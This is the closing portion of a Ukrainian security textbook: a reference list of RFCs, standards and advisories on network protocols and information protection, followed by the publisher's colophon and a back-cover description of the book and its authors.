192. IETF RFC-1122, Requirements for Internet Hosts — Communication Layers / R. Braden, Ed. — October 1989.

193. CERT® Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks. —January, 1998. URL: http://www.cert.org/advisories/CA-1998-01.html

194. CERT® Advisory CA-1999-17 Denial-of-Service Tools. — December, 1999. URL: http://www.cert.org/advisories/CA-1999-17.html

195. WinFreeze, a Denial of Service attack against Windows. — SecuriTeam. — March, 1999. URL: http://www.securiteam.com/exploits/2ZUQ5QAQKO.html

196. LOKI ICMP tunneling back door — IBM Internet Security Systems, X-force database. URL: http://xforce.iss.net/xforce/xfdb/1452

197. *Норткатт С., Новак Дж.* Обнаружение нарушений безопасности в сетях. — Вильямс, 2003. — 448 с.

198. IETF RFC-3411, An Architecture for Describing Simple Network Management Protocol (SNMP) Management Frameworks / D. Harrington, R. Presuhn, B. Wijnen. — December 2002.

199. IETF RFC-3412, Message Processing and Dispatching for the Simple Network Management Protocol (SNMP) / J. Case, D. Harrington, R. Presuhn, B. Wijnen. — December 2002.

200. IETF RFC-3413, Simple Network Management Protocol (SNMP) Applications / D. Levi, P. Meyer, B. Stewart. — December 2002.

201. IETF RFC-3414, User-based Security Model (USM) for version 3 of the Simple Network Management Protocol (SNMPv3) / U. Blumenthal, B. Wijnen. — December 2002.

202. IETF RFC-3415, View-based Access Control Model (VACM) for the Simple Network Management Protocol (SNMP) / B. Wijnen, R. Presuhn, K. McCloghrie. — December 2002.

203. IETF RFC-3416, Version 2 of the Protocol Operations for the Simple Network Management Protocol (SNMP) / R. Presuhn, Ed. — December 2002.

204. IETF RFC-3417, Transport Mappings for the Simple Network Management Protocol (SNMP) / R. Presuhn, Ed. — December 2002.

205. IETF RFC-3418, Management Information Base (MIB) for the Simple Network Management Protocol (SNMP) / R. Presuhn, Ed. — December 2002.

206. ITU-T Rec. X.680 / ISO/IEC 8824-1, Information technology — Abstract Syntax Notation One (ASN.1): Specification of basic notation — July 2002.

207. ITU-T Rec. X.681 / ISO/IEC 8824-2, Information technology — Abstract Syntax Notation One (ASN.1): Information object specification — July 2002.

208. ITU-T Rec. X.682 / ISO/IEC 8824-3, Information technology — Abstract Syntax Notation One (ASN.1): Constraint specification — July 2002.

209. ITU-T Rec. X.683 / ISO/IEC 8824-4, Information technology - Abstract Syntax Notation One (ASN.1): Parameterization of ASN.1 specifications — July 2002.

210. IETF RFC-1156, Management Information Base for network management of TCP/IP-based internets / K. McCloghrie, M.T. Rose. — May 1990.

211. IETF RFC-1213, Management Information Base for Network Management of TCP/IP-based internets: MIB-II / K. McCloghrie, M. Rose. — March 1991.

212. IETF RFC-2819, Remote Network Monitoring Management Information Base / S. Waldbusser. — May 2000.

213. IETF RFC-1513, Token Ring Extensions to the Remote Network Monitoring MIB / S. Waldbusser. — September 1993.

214. IETF RFC-4502 Remote Network Monitoring Management Information Base Version 2 / S. Waldbusser. — May 2006.

215. *Таранов А., Слепов О.* Безопасность систем электронной почты // Jet Info — информационный бюллетень. — № 6 (121), 2003.
URL: http://www.jetinfo.ru/2003/6/1/ article1.6.2003.html

216. Офіційний веб-сайт консорціуму Sendmail.
URL: http://www.sendmail.org/

217. Офіційний веб-сайт корпорації Sendmail, Inc.
URL: http://www.sendmail.com/

218. IETF RFC-2822, Internet Message Format / P. Resnick, Ed. — April 2001.

219. IETF RFC-2045, Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies / N. Freed, N. Borenstein. — November 1996.

220. IETF RFC-2046, Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types / N. Freed, N. Borenstein. — November 1996.

221. IETF RFC-2047, MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text / K. Moore. — November 1996.

222. IETF RFC-2048, Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures / N. Freed, J. Klensin, J. Postel. — November 1996.

223. IETF RFC-2049, Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples / N. Freed, N. Borenstein. — November 1996.

224. IETF RFC-2821, Simple Mail Transfer Protocol / J. Klensin, Ed. — April 2001.

225. IETF RFC-1939, Post Office Protocol — Version 3 / J. Myers, M: Rose. — May 1996.

226. IETF RFC-3501, Internet Message Access Protocol — Version 4rev1 / M. Crispin. — March 2003.

227. IETF RFC-3502, Internet Message Access Protocol (IMAP) – MULTIAPPEND Extension / M. Crispin. – March 2003.

228. *Тутубалин А., Ашманов И.* Методика тестирования качества серверных антиспам-фильтров // Спамтест. – 2004.
URL: http://www.spamtest.ru/ document?pubid=16638

229. Спам – что это такое – Viruslist.com.
URL: http://www.viruslist.com/ru/spam/ info?chapter=156614548

230. Спам – Глоссарий – Phishing – Viruslist.com.
URL: http://www.viruslist.com/ru/ spam/glossary?glossid=152428853

231. Best Email Client: Review – DonationCoder.com.
URL: http://www.donationcoder.com/ Reviews/Archive/EmailClient/index.html

232. IETF RFC-1945, Hypertext Transfer Protocol – HTTP/1.0 / T. Berners-Lee, R. Fielding, H. Frystyk. – May 1996.

233. IETF RFC-2616, Hypertext Transfer Protocol – HTTP/1.1 / R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, T. Berners-Lee. – June 1999.

234. IETF RFC-2617, HTTP Authentication: Basic and Digest Access Authentication /J. Franks, P. Hallam-Baker, J. Hostetler, S. Lawrence, P. Leach, A. Luotonen, L. Stewart. – June 1999.

235. Persistent Client State. HTTP cookies – Preliminary Specification – Netscape
URL: http://wp.netscape.com/newsref/std/cookie_spec.html

236. IETF RFC-2965, HTTP State Management Mechanism / D. Kristol, L. Montulli. – October 2000.

237. *Низамутдинов М. Ф.* Тактика защиты и нападения на Web-приложения. – СПб.: БХВ-Петербург, 2005. – 432 с.

238. CGI: Common Gateway Interface – W3C.
URL: http://www.w3.org/CGI/

239. IETF RFC-2964, Use of HTTP State Management / K. Moore, N. Freed. – October 2000.

240. IEEE Std 802.1D-2004, IEEE Standard for Local and Metropolitan Area Networks: Media Access Control (MAC) Bridges. – 2004.

241. IEEE Std 802.1Q-2005, IEEE Standard for Local and Metropolitan Area Networks. – Virtual Bridged Local Area Networks. – 2005.

242. IEEE Std 802.1AX-2008, IEEE Standard for Local and Metropolitan Area Networks – Link Aggregation. – 2008.

243. IETF RFC 2131, Dynamic Host Configuration Protocol / R. Droms. – 1997.

244. IETF RFC 2131, DHCP Options and BOOTP Vendor Extensions / S. Alexander, R. Droms. – 1997.

245. IETF RFC 3768, Virtual Router Redundancy Protocol (VRRP) / R. Hinden, Ed. – April 2004.

246. Офіційний веб-сайт IBM Internet Security Systems.
URL: http://www.iss.net/

247. Офіційний веб-сайт Snort.org.
URL: http://www.snort.org/

248. Офіційний веб-сайт компанії Positive Technologies.
URL: http://ptsecurity.ru/

249. Офіційний веб-сайт компанії Tripwire.
URL: http://www.tripwire.com/

250. Специфікація SSL 3.0 — Netscape Communications, 1996.
URL: http://wp.netscape.com/ eng/ssl3/

251. IETF RFC-4346, The Transport Layer Security (TLS) Protocol Version 1.1 / T. Dierks, E. Rescorla. — April 2006.

252. IETF RFC-4366, Transport Layer Security (TLS) Extensions / S. Blake-Wilson, M. Nystrom, D. Hopwood, J. Mikkelsen, T. Wright. — April 2006.

253. IETF RFC-1928, SOCKS Protocol Version 5 / M. Leech, M. Ganis, Y. Lee, R. Kuris, D. Koblas, L. Jones. — March 1996.

254. IETF RFC-1929, Username/Password Authentication for SOCKS V5 / M. Leech. — March 1996.

255. IETF RFC-4301, Security Architecture for the Internet Protocol / S. Kent, K. Seo. — December 2005.

256. IETF RFC-4306, Internet Key Exchange (IKEv2) Protocol / C. Kaufman, Ed. — December 2005.

257. IETF RFC-4302, IP Authentication Header / S. Kent. — December 2005.

258. IETF RFC-4303, IP Encapsulating Security Payload (ESP) / S. Kent. — December 2005.

259. IETF RFC-4835, Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH) / V. Manral. — April 2007.

260. IETF RFC-4307, Cryptographic Algorithms for Use in the Internet Key Exchange Version 2 (IKEv2) / J. Schiller. — December 2005.

261. IETF RFC-2637, Point-to-Point Tunneling Protocol (PPTP) / K. Hamzeh, G. Pall, W. Verthein, J. Taarud, W. Little, G. Zorn. — July 1999.

262. IETF RFC-2341, Cisco Layer Two Forwarding (Protocol) «L2F» / A. Valencia, M. Littlewood, T. Kolar. — May 1998.

263. IETF RFC-2661, Layer Two Tunneling Protocol «L2TP» / W. Townsley, A. Valencia, A. Rubens, G. Pall, G. Zorn, B. Palter. — August 1999.

264. ДСТУ 3396.1-96. Захист інформації. Технічний захист інформації. Порядок проведення робіт. Затверджено наказом Держстандарту України від 19.12.96, № 511.

265. РД 50-34.698-90. Методические указания. Информационная технология. Комплекс стандартов и руководящих документов на автоматизированные системы. Автоматизированные системы — требования к содержанию документов.

266. Закон України «Про Державну службу спеціального зв'язку та захисту інформації України» від 23 лютого 2006 року № 3475-IV — ВВР, 2006, № 30, ст. 258.

267. Положення про державну експертизу у сфері технічного захисту інформації. Затверджено наказом Адміністрації Державної служби спеціального зв'язку та захисту інформації України від 16.05.2007, № 93.

268. Порядок проведення робіт із сертифікації засобів забезпечення технічного захисту інформації загального призначення. Введено в дію Наказом ДСТСЗІ СБ України та Держстандарту України від 09.07.2001, № 329/32.

269. ISO/IEC 27002:2005, Information technology — Security techniques — Code of practice for information security management.

270. Положення про технічний захист інформації в Україні. Затверджено Указом Президента України від 27.09.99, № 1229.

271. Положення про забезпечення режиму секретності під час обробки інформації, що становить державну таємницю, в автоматизованих системах. Затверджено постановою Кабінету Міністрів України від 16.02.98, № 180.

272. ISO/IEC 27001:2005, Information technology — Security techniques — Information security management systems — Requirements.

273. ISO/IEC 27005:2008, Information technology — Security techniques — Information security risk management.

274. ISO/IEC 27006:2007, Information technology — Security techniques — Requirements for bodies providing audit and certification of information security management systems.

Навчальне видання

Грайворонський Микола Владленович
Новіков Олексій Миколайович

БЕЗПЕКА ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ СИСТЕМ

Підручник

Керівник проекту В. П. Пасько
Редактор В. М. Бабійчук
Коректор І. В. Корнієнко
Комп'ютерна верстка З. В. Лобач

ТОВ «Видавнича група BHV»
Свідоцтво про внесення до Державного реєстру
суб'єктів видавничої справи України
серія ДК № 175 від 13.09.2000 р.

Підписано до друку 08.05.2009 р. Формат 70×100 $^{1}/_{16}$.
Папір офсетний. Гарнітура Petersburg. Друк офсетний.
Ум. друк. арк. 49,4. Обл.-вид. арк. 36,7.
Наклад 600 прим. Зам. № 9218.

Віддруковано з готових діапозитивів
на ДП «Державна картографічна фабрика»,
21100, м. Вінниця, вул. 600-річчя, 19.

Свідоцтво про внесення суб'єкта видавничої справи
до Державного реєстру видавців, виготовлювачів і розповсюджувачів
видавничої продукції серії ДК № 869 від 26.03.2002 р.

М. В. Грайворонський, О. М. Новіков

Безпека інформаційно-комунікаційних систем

У підручнику розглядаються сучасні підходи до розв'язання проблем безпеки інформації в інформаційно-комунікаційних системах. Велику увагу приділено аналізу вад захисту та технологіям захисту інформації на різних рівнях розподілених інформаційних систем. Докладно і системно описані діючі в Україні нормативні документи та міжнародні стандарти, що регламентують проектування, введення в дію, атестацію й супроводження захищених систем та іншу діяльність у сфері інформаційної безпеки.

Детально розглянуто такі теми:

- основи інформаційної безпеки, термінологія, загрози безпеці;
- методи технічного та криптографічного захисту інформації;
- нормативні документи та стандарти із захисту інформації;
- захист інформації на рівні операційних систем;
- захист інформації в комп'ютерних мережах;
- створення, введення в дію, атестація й супроводження захищених систем.

Базовий курс для студентів вищих навчальних закладів, які навчаються за напрямами «Безпека інформаційних і комунікаційних систем», «Системи технічного захисту інформації», «Управління інформаційною безпекою», «Телекомунікації», «Системна інженерія», «Комп'ютерні науки».

Зміст підручників серії відповідає навчальним планам, що використовуються у провідних вищих навчальних закладах України.

Грайворонський Микола Владленович — кандидат фізико-математичних наук, доцент кафедри інформаційної безпеки Фізико-технічного інституту Національного технічного університету України «Київський політехнічний інститут», експерт Державної служби спеціального зв'язку та захисту інформації України. Сфера наукових інтересів — теорія та практика побудови захищених інформаційно-комунікаційних систем і комплексних систем захисту інформації, квантові інформаційні технології.

Новіков Олексій Миколайович — доктор технічних наук, професор, завідувач кафедри інформаційної безпеки Фізико-технічного інституту Національного технічного університету України «Київський політехнічний інститут», експерт з питань безпеки інформаційно-комунікаційних систем наукового комітету НАТО. Сфера наукових інтересів — теорія та практика інформаційної безпеки, методологія оптимального проектування захищених інформаційно-комунікаційних систем, безпека структурно-складних систем, прикладна математика.

За додатковою інформацією звертайтеся на сайти www.osvita.info та www.bhv.kiev.ua

9 789665 521679

bhv